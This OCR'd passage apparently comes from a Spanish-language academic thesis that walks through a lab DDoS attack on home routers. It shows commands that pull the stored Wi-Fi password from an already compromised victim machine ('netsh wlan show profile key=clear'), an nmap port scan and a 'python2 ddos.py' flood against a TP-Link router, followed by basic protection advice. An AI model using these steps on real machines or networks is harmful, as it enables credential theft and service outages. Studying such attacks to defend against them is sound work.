


Figura 51. Instalación del script ejecutable.

Fuente: Grupo Investigativo

33. Como podemos observar ya tenemos el control de la otra máquina lo cual nos permitirá obtener información necesaria para realizar el ataque DDoS.




Figura 52. Control total de máquina víctima.

Fuente: Grupo Investigativo




Figura 53. Control total de máquina víctima escritorio.

Fuente: Grupo Investigativo

✓ **Robo de Información**

34. Una vez que estamos dentro de la máquina víctima ingresamos el comando ipconfig para conocer la IP del dispositivo que esta máquina está conectada para poder realizar el otro ataque.




Figura 54. IP de máquina y red víctima.

Fuente: Grupo Investigativo

35. También, podemos observar la contraseña de la red a la que está conectada, esto servirá para realizar un mejor ataque DDoS estando en la misma red, para ello utilizaremos el comando netsh wlan show profile.




Figura 55. Perfiles de usuarios de redes conectadas.

Fuente: Grupo Investigativo

36. Una vez visto los perfiles seleccionaremos el perfil, utilizaremos el mismo comando y agregaremos key=clear, obtendremos la red y la contraseña.




Figura 56. Comando para obtener red y contraseña**.**

Fuente: Grupo Investigativo




Figura 57. Red y contraseña obtenidas.

Fuente: Grupo Investigativo

37. Una vez obtenido estos datos procederemos a realizar ya los ataques DDoS a los distintos sistemas de red.

38. Lanzamos el ataque DDOS desde Kali y procedemos a protegerlo.

5.1.2.1.Evaluación de ataques DDoS a sistema de red Doméstico 1.

✓ **MODELO DOMÉSTICO**

Router TP-Link TL-WR840N.

Ataque DDoS en un Router tp-link modelo TL-WR840N desde un hogar doméstico con la herramienta python2.

Para generar los ataques debemos saber la IP del router y nos dirigimos al navegador para entrar como administrador.

Ip 192.168.1.57




Figura 58. Administración del router Tp-Link.

Fuente: Grupo Investigativo

Vemos que puertos están abiertos para atacar con la herramienta nmap.




Figura 59. Verificación de puertos abiertos con Nmap.

Fuente: Grupo Investigativo

Puertos abiertos:

22,80,53,1900.

Generamos el ataque en Kali Linux con la herramienta Python 12.

Entramos al terminal y nos dirigimos a la carpeta DDOS.




Figura 60. Ingreso a la carpeta de ataques DDoS.

Fuente: Grupo Investigativo

Escribimos el comando python2 ddos.py para generar el ataque.




Figura 61. Comando python2 ddos.py para ataque**.**

Fuente: Grupo Investigativo

Ingresamos la IP y el puerto abierto para generar el ataque.




Figura 62. Consola de ataques DDoS.

Fuente: Grupo Investigativo

Se genera el ataque mínimo en 5 terminales para que los paquetes aumenten y pueda saturarse la red.




Figura 63. Ejecución del ataque DDoS a la red doméstica 1.

Fuente: Grupo Investigativo

Pruebas del ataque en el ambiente doméstico.




Figura 64. Pruebas de ataque red doméstica 1.

Fuente: Grupo Investigativo




Figura 65. Pruebas de ataque red doméstica 1.

Fuente: Grupo Investigativo

- ✓ **Formas de Protección**

1. Comunicación con el proveedor.
2. Muchas veces al no conocer que nuestro dispositivo está recibiendo un ataque DDoS y no recibir internet tendemos a apagar y prender nuestro dispositivo, lo cual en ciertos casos esta correcto porque pararemos con el ataque pero muchas veces estos ataques se vuelven más frecuentes, una de las maneras más simples para prevenir este tipo de ataques es comunicarse con nuestro proveedor ya que nos ayudará con ciertos pasos preventivos y la verificación de si nuestro dispositivo está siendo atacado y como pararlos, esto además ayuda a controlar y mejorar ciertos dispositivos que están vulnerables a este tipo de ataques DDoS.
3. Cambio de contraseñas del dispositivo vulnerado.
4. Una de las defensas más básicas para protegerse de los ataques DDoS y otros es el cambio continuo de contraseñas como recomendación se lo debería realizar cada trimestre es decir cada tres meses, además las mismas deben ser robustas las cuales deben incluir letras en minúsculas, mayúsculas, números, símbolos y signos.

5. Verificar los firewalls de nuestro equipo.
6. Muchas veces nuestros equipos contienen firewalls que permiten evitar este tipo de ataques DDoS, así que debemos ingresar a las configuraciones de nuestro modem para verificar.
7. Ingresamos al apartado de firewalls ya que muchas veces las empresas proveedoras de estos servicios activan sus configuraciones básicas dejando vulnerables a nuestros equipos, como podemos ver se encuentra deshabilitado algunas opciones que protege y previene los ataques DDoS.

5.1.2.2.Evaluación de ataques DDoS a sistema de red Doméstico 2.

✓ **MODELO RED DOMESTICA 2**

Ataque DDoS en un modem ADSL-Huawei HG531 desde un hogar doméstico con la herramienta python2.

